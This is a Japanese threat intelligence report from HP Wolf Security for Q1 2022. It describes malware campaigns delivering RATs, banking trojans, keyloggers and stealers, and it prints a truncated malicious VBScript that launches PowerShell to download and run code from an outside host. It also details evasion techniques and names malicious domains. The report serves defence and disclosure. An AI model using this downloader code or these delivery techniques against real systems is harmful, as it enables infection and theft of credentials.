HP WOLF SECURITY

脅威インサイトレポート

Q1 - 2022

脅威のランドスケープ

HP Wolf Security 脅威インサイトレポートの2022年1Q版へようこそ

四半期ごとに我々のセキュリティエキスパートが、HP Wolf Securityで特定された注目すべきマルウェアキャンペーン、トレンド、テクニックを紹介します。検知ツールを回避してエンドポイントに到達した脅威を隔離することで、HP Wolf Securityは、サイバー犯罪者が使用している最新のテクニックを把握し、セキュリティチームに新たな脅威と戦うための知識を与え、セキュリティ体制を向上させます。[1]

特筆すべき脅威

「一粒で二度」マルウェアキャンペーンが複数のリモートアクセス型トロイの木馬（RAT）の感染をもたらす

2021年2月末、HP threat researchチームは、同一端末で複数のRAT感染を引き起こすマルウェアキャンペーンを確認しました。攻撃者は、悪意のあるVisual Basicスクリプトの添付ファイルを使用してEメールでマルウェアを拡散し、開封すると感染チェーンが始動します。難読化された2つのPowerShellコマンドが実行され、いずれもWeb上から追加のスクリプトをダウンロードし実行します。




図1 - 異なるマルウェアファミリーにつながる感染チェーン

HP Wolf Securityが隔離した際にハッシュで特定できなかった脅威

9%

HP Wolf Securityで隔離された脅威が他のセキュリティツールにハッシュ値で特定されるまでの平均時間

79時間

最初のコマンドは、実行ファイル(.exe)とマニフェストファイルをダウンロードします。両ファイルは、"ProgramData "ディレクトリ内のフォルダーに保存されます。実行ファイルは、VbsEdit Script Launcherと呼ばれる正規の署名付きプログラムです。PowerShellスクリプトがこのファイルを実行すると、同じフォルダからマニフェストが読み込まれて実行され、最終的にVw0rm（Vengeance Worm）と呼ばれるRATが起動します。[2] この実行により、感染チェーンの一つ目の分岐が終了します。

2番目のPowerShellコマンドは、Webから別のスクリプトをダウンロードし実行します。このスクリプトは、感染したシステムにAvastアンチウイルスがインストールされているかどうかをチェックします。インストールされている場合、別のPowerShellスクリプトをダウンロードして実行し、最終的にNjRATマルウェアを含む.exeと.dllを実行します。[3] このアンチウイルス製品がインストールされていない場合、スクリプトはAsyncRATを含む.exeと.dllをダウンロードして実行します。[4] その結果、被害者のPCはVw0rmとNjRatまたはAsyncRATに感染することになります。

このキャンペーンで攻撃者は、VbsEdit Script Launcherを使用して、信頼できるプロセスを介してVw0rmの実行を代行（T1127）することにより、PC上のアプリケーション許可リストの防御をバイパスし、セキュリティツールやMicrosoft Antimalware Scanning Interface（AMSI）が一般的に監視するwscript.exeやcscript.exeなどの「ノイズの多い」プロセスの実行を回避しています。[5] ネットワークの防御者は、自給自足型のバイナリやスクリプトだけでなく、攻撃者が悪意のあるコードを実行するために使用できるサードパーティの開発ユーティリティにも目を光らせる必要があります。[6]

```
Set qmQNz = CreateObject("WSCRIPT.SHELL")
qhwQo = "CMD.EXE /C POWERSHELL.EXE -exec Bypass -C [Sys
$23830 = $webClient.OpenRead('http://ec2-3-235-29-66.co
System.IO.StreamReader -argumentList $23830;[System.Thr
qmQNz.Run(qhwQo),0


WScript.Sleep(15000)

Set BJYlZ = CreateObject("WSCRIPT.SHELL")

vIAzl = "CMD.EXE /C POWERSHELL.EXE -exec Bypass -C [Sys
$23830 = $webClient.OpenRead('http://ec2-3-235-29-66.co
bject System.IO.StreamReader -argumentList $23830;[Syst

BJYlZ.Run(vIAzl),0
x=msgbox("Your information has been successfully update
```

図2 - Webから2つ目のスクリプトをダウンロードするVisual Basicスクリプト

Mekotio が中南米の銀行顧客に HTMLスマグリング

HP Wolf Securityは、3月にラテンアメリカのオンラインバンキング利用者を標的に、脅威アクターが使用したバンキング型トロイの木馬 Mekotio を配信するマルウェアキャンペーンを検知しました。[7] 攻撃者は、宅配業者からの小包集荷通知を装ったルアーで、ポルトガル語を話す人々をターゲットにしていました。メールゲートウェイのセキュリティを回避するために、彼らはHTML スマグリング (T1027.006) と呼ばれるテクニックを使用しました。[8] このマルウェアは、被害者からオンラインバンキングの認証情報やその他の金融データを盗み出します。

HTMLの添付ファイルをダブルクリックすると、Webブラウザでファイルが開き、ユーザーは.zipアーカイブをダウンロードするように促されます。このアーカイブには、Windowsインストーラファイル（MSI）が含まれており、実行すると解凍されて.exeが起動します。実行ファイルのリソースセクションを分析すると、Windowsのタスクを自動化するために使用される一般的なスクリプト言語であるAutoHotKeyスクリプトが見つかりました。[9]




図3 - Mekotioの感染チェーンの概要（2022年3月）

実行ファイルは、AutoHotKeyスクリプトを実行し、ipinfo[.]ioにHTTPリクエストを行います。このレスポンスには、感染したPCのパブリックIPアドレスをジオロケートする情報が含まれています。Mekotioはラテンアメリカ諸国の被害者をターゲットにしているため、被害者のIPアドレスがブラジル、メキシコ、コロンビア、アルゼンチン以外の国にある場合、スクリプトは中断されます。被害者が標的とされた場所のいずれかにいる場合、マルウェアは、.dllと.exeファイルを含む.zipアーカイブをダウンロードし解凍します。これらのファイルはフォルダに書き込まれ、その後 .dllは正規のWindowsライブラリの名前であるshfolder.dllにリネームされます。

実行ファイルであるvmnat.exeは、デスクトップのハイパーバイザーであるVMware Workstationで使用される正規のファイルです。このマルウェアは、DLLを実行するために、DLLの検索順序のハイジャック（T1574.001）を利用しています。[10] vmnat.exeを実行すると、正規のshfolder.dllライブラリではなく、Mekotioを含む.dllを読み込むようになります。このキャンペーンは、攻撃者がどのように攻撃技術を連鎖させて、悪意のあるペイロードを気付かれないように配信しているかを示しています。

AggahがMicrosoft Publisherマルウェアによる RATの配信を実験

攻撃者は、Excel、Word、PowerPointなどのOfficeフォーマットを好んでマルウェアを配布していますが、時にはあまり一般的ではないフォーマットも試しています。2月、HP Wolf Securityは、Microsoft Publisher（.pub）ファイルを使用して被害者を騙すマルウェアキャンペーンを検知しました。このような形式の不正使用はめったに見られません。

攻撃者は、件名やファイル名に“payroll”、“order”、“purchase”、“inquiry”、“invoice”などのキーワードを記載し、財務書類を装った悪質な.pub添付ファイルを受信者に送信しました。攻撃者は、難読化されたVisual Basic for Applications (VBA) マクロを使用し、ユーザーがドキュメントを閉じたときに実行されるようにしました。




図4 - 悪意のあるVBAマクロを含むMicrosoft Publisherファイル

このマクロは、URLを組み立て、Microsoft HTML Applications (.hta) ファイルを実行するために使用される正規のユーティリティである mshta.exe (T1218.005) で開きます。[11] このユーティリティは、Webページに含まれる JavaScript および Visual Basic コードを実行します。このコードは、いくつかのステップを経てPowerShellスクリプトをコンパイルしそれを実行することで、二次的なマルウェアをダウンロードします。次に、このスクリプトは、.NETバイナリを実行し、Webからマルウェアのペイロードをダウンロードし起動させます。攻撃者は、このキャンペーンを利用して、情報窃盗型マルウェア Formbook と Agent Tesla を拡散させました。[12][13]

このキャンペーンと、2021年11月にAggahと呼ばれる脅威グループに起因するAgent Telsagが拡散された別のキャンペーンの戦術、技術、手順（TTP）に大きな重複があることがわかりました。[14] このキャンペーンでは、VBAマクロがPowerPoint（.ppaと.ppam）プレゼンテーションに埋め込まれ、Eメールでターゲットに送信されました。この2つのキャンペーンで使用されたコードは、互いに酷似しています。TTPが共有されていることから、今回のキャンペーンもAggahから発信されたものであると考えられます。


HP Wolf Securityが隔離したOfficeファイルフォーマットを使用するマルウェア

45%

PDFマルウェアは死んでいない

3月、HP Wolf Securityは、PDFドキュメントで配信されるSnake Keyloggerを拡散するマルウェアキャンペーンを検知しました。[15] PDFのメール添付ファイルを開くと、ユーザは別のファイルを開くことを許可するよう求めるプロンプトが表示されます。攻撃者は、2つ目のファイルについて、“has been verified. However PDF, Jpeg, xlsx, .docx”（検証済み。しかしPDF, Jpeg, xlsx, .docx ）と名付け、あたかもこのファイル名がAdobe Readerのプロンプトの一部であるかのように見せかけています。

2つ目のファイルは、Wordドキュメントで、PDFファイルの「添付ファイル」として保存されています。ユーザーがプロンプトに対してOKをクリックすると、ドキュメントがMicrosoft Wordで開かれ、URLに接続した後、（OLE）オブジェクトとリンクし埋め込まれた外部オブジェクトがロードされます。このオブジェクトには、Microsoft Equation Editorの脆弱性であるCVE-2017-11882を利用したエクスプロイトコードが含まれており、最終的にPCがSnake Keyloggerに感染する仕組みになっています。[16]




```
Filename: 00000000.ole
+--------------------+--------------------+----------+--------------------------+
| Indicator          | Value              | Risk     | Description              |
+--------------------+--------------------+----------+--------------------------+
| File format        | Generic OLE file / | info     | Unrecognized OLE file.   |
|                    | Compound File      |          | Root CLSID: 0002CE02-0000-
|                    | (unknown format)   |          | 0000-C000-000000000046 - |
|                    |                    |          | Microsoft Equation 3.0   |
|                    |                    |          | (Known Related to        |
|                    |                    |          | CVE-2017-11882 or        |
|                    |                    |          | CVE-2018-0802)           |
+--------------------+--------------------+----------+--------------------------+
| Container format   | OLE                | info     | Container type           |
+--------------------+--------------------+----------+--------------------------+
| Encrypted          | False              | none     | The file is not encrypted
+--------------------+--------------------+----------+--------------------------+
| VBA Macros         | No                 | none     | This file does not contain
|                    |                    |          | VBA macros.              |
+--------------------+--------------------+----------+--------------------------+
| XLM Macros         | No                 | none     | This file does not contain
|                    |                    |          | Excel 4/XLM macros.      |
+--------------------+--------------------+----------+--------------------------+
| External           | 0                  | none     | External relationships   |
| Relationships      |                    |          | such as remote templates,
|                    |                    |          | remote OLE objects, etc  |
+--------------------+--------------------+----------+--------------------------+
```

図5 & 図6 - PDFドキュメントを開く際にユーザーに表示されるプロンプト（左）とエクスプロイトを含むOLEオブジェクト（右）

Windows 11の偽アップグレードサイトでRedline Stealerが拡散

脅威アクターは、被害者をソーシャルエンジニアリングによってシステムに感染させるために、常に話題性のあるルアー（誘い文句）を探し求めています。1月に行われたWindows 11に関する発表の直後、悪意のあるアクターは、windows-upgraded[.]comというドメインを登録し、このドメインを利用して、ユーザーを騙して偽のインストーラをダウンロードさせ実行させることでマルウェアを拡散させました。このドメインは、新規登録され、正規のブランドを模倣し、最近の発表に便乗したものであったため、私たちの注意を引きました。この脅威アクターは、このドメインを利用して、アンダーグラウンドフォーラムで広く販売が宣伝されている情報窃取型マルウェア RedLine Stealer を配布しました。[17]

我々は2021年12月にも同様のキャンペーンを追跡しています。[18]当時、脅威アクターはdiscrodappp[.]comを登録し、それを使って人気のメッセージングアプリのインストーラに偽装したRedLine Stealerを配信していました。どちらのキャンペーンにおいても、攻撃者は、人気のソフトウェアを模倣した偽のWebサイトを使用してユーザを騙し、マルウェアをインストールさせ、同じドメインレジストラを使用してドメインを登録し、同じDNSサーバを使用し、同じマルウェアファミリーを配信しています。このキャンペーンは、攻撃者が重要、適切、かつ興味深い時事問題を利用して、効果的なルアーを素早く作成することを浮き彫りにしています。




図7 - マルウェアを提供するために攻撃者が登録した偽のWindowsのWebサイト

アフリカの銀行セクターを標的としたマルウェアキャンペーン

サイバー犯罪の動機のトップは金銭的な豊かさであり、金融サービス業界はサイバー犯罪者にとって魅力的なターゲットです。2022年初頭HP Wolf Securityは、西アフリカの銀行の行員を狙った標的型マルウェアのキャンペーンを特定しました。[19]あるユーザがアフリカの別の銀行の採用担当者を装い、その銀行の求人情報を記載したメールを受け取りました。このキャンペーンは、標的型であることと、脅威アクターがHTMLスマグリングを利用してマルウェアを配信しようとしていたことから、我々の注意を引くことになりました。

攻撃者は、正規の銀行を模倣したドメインを少なくとも1つ登録していました。そのうちの1つのドメインは、銀行の採用応募プロセスに関するWebページを表示しており、これは正規の組織のWebサイトからコピーされたものと思われます。

このHTMLファイルを開くと、被害者はisoアーカイブをダウンロードするように促され、その中にVisual Basicスクリプトが含まれています。このスクリプトは、レジストリに保存されたPowerShellコードを使用して実行されるマルウェア GuLoader を配信し、それ以外は、メモリ内でのみ実行されます。[20]





図8 - 攻撃者が登録した偽の銀行Webサイト

注目すべきトレンド

隔離されたEmotetサンプルの前四半期からの増加

28倍

エクスプロイトされた脆弱性



日本の組織を狙った悪質なEmotetスパムが急増

かつてEuropolが世界で最も危険なマルウェアと評したEmotetは、2021年1月から10月まで、ほとんど活動していませんでした。[21] しかしながら、10月以降PCがTrickBotマルウェアに感染した後に、このマルウェアがセカンダリペイロードとして配信されるようになりました。[22] 2022年2月末、HP Wolf SecurityはEmotetのEメールスパムの急増を検知し、2022年第1四半期の発見数が前四半期比28倍（2,823%）になったことを表しています。

このマルウェアは、Agent TeslaとNemucodに次いで36位に上昇し、最も人気のあるファミリーとして流通するようになりました。 これらのキャンペーンは、悪意のあるExcelのスプレッドシート(.xlsm)により、主に日本の組織を標的としていました。HP Wolf Securityでは、前四半期に比べてスプレッドシートの脅威が23%増加しましたが、これはEmotetの活動が活発化していることが一因となっています。

Emotetの運営者は、受信者を騙してPCを感染させるためにEメールスレッドハイジャックと呼ばれる技術を使って、スピアフィッシングのルアーを自動的に作成します。ボットネットは、被害者のメールボックスに侵入することで、送信者アドレス、件名、添付ファイル名、メール本文を詐称します。この盗んだデータを使って、既存のメールスレッドへの返信として送信される説得力のあるメールを作成し、標的を騙して悪意のあるメールの添付ファイルやリンクを開かせることを目的としています。

JavaScriptとJavaベースのマルウェアが増加

2022年第1四半期、HP Wolf Securityは、JavaおよびJavaScriptマルウェアの増加を検知しました。Javaアーカイブの脅威（.jar）は前四半期比で476%増加、JavaScriptマルウェアは同期間で42%増加しました。

Microsoft Officeは依然として最もエクスプロイトの標的となるアプリケーション

2022年第1四半期にHP Wolf Securityが隔離したエクスプロイトされる脆弱性の上位3つは、すべてOfficeアプリケーションを対象としていました。前四半期からCVE-2017-11882エクスプロイトが5%増加し、CVE-2018-0802エクスプロイトが3%と小幅に増加し、CVE-2017-0199エクスプロイトが7%減少しています。[23] [24]

脅威の侵入経路

69%

Eメール

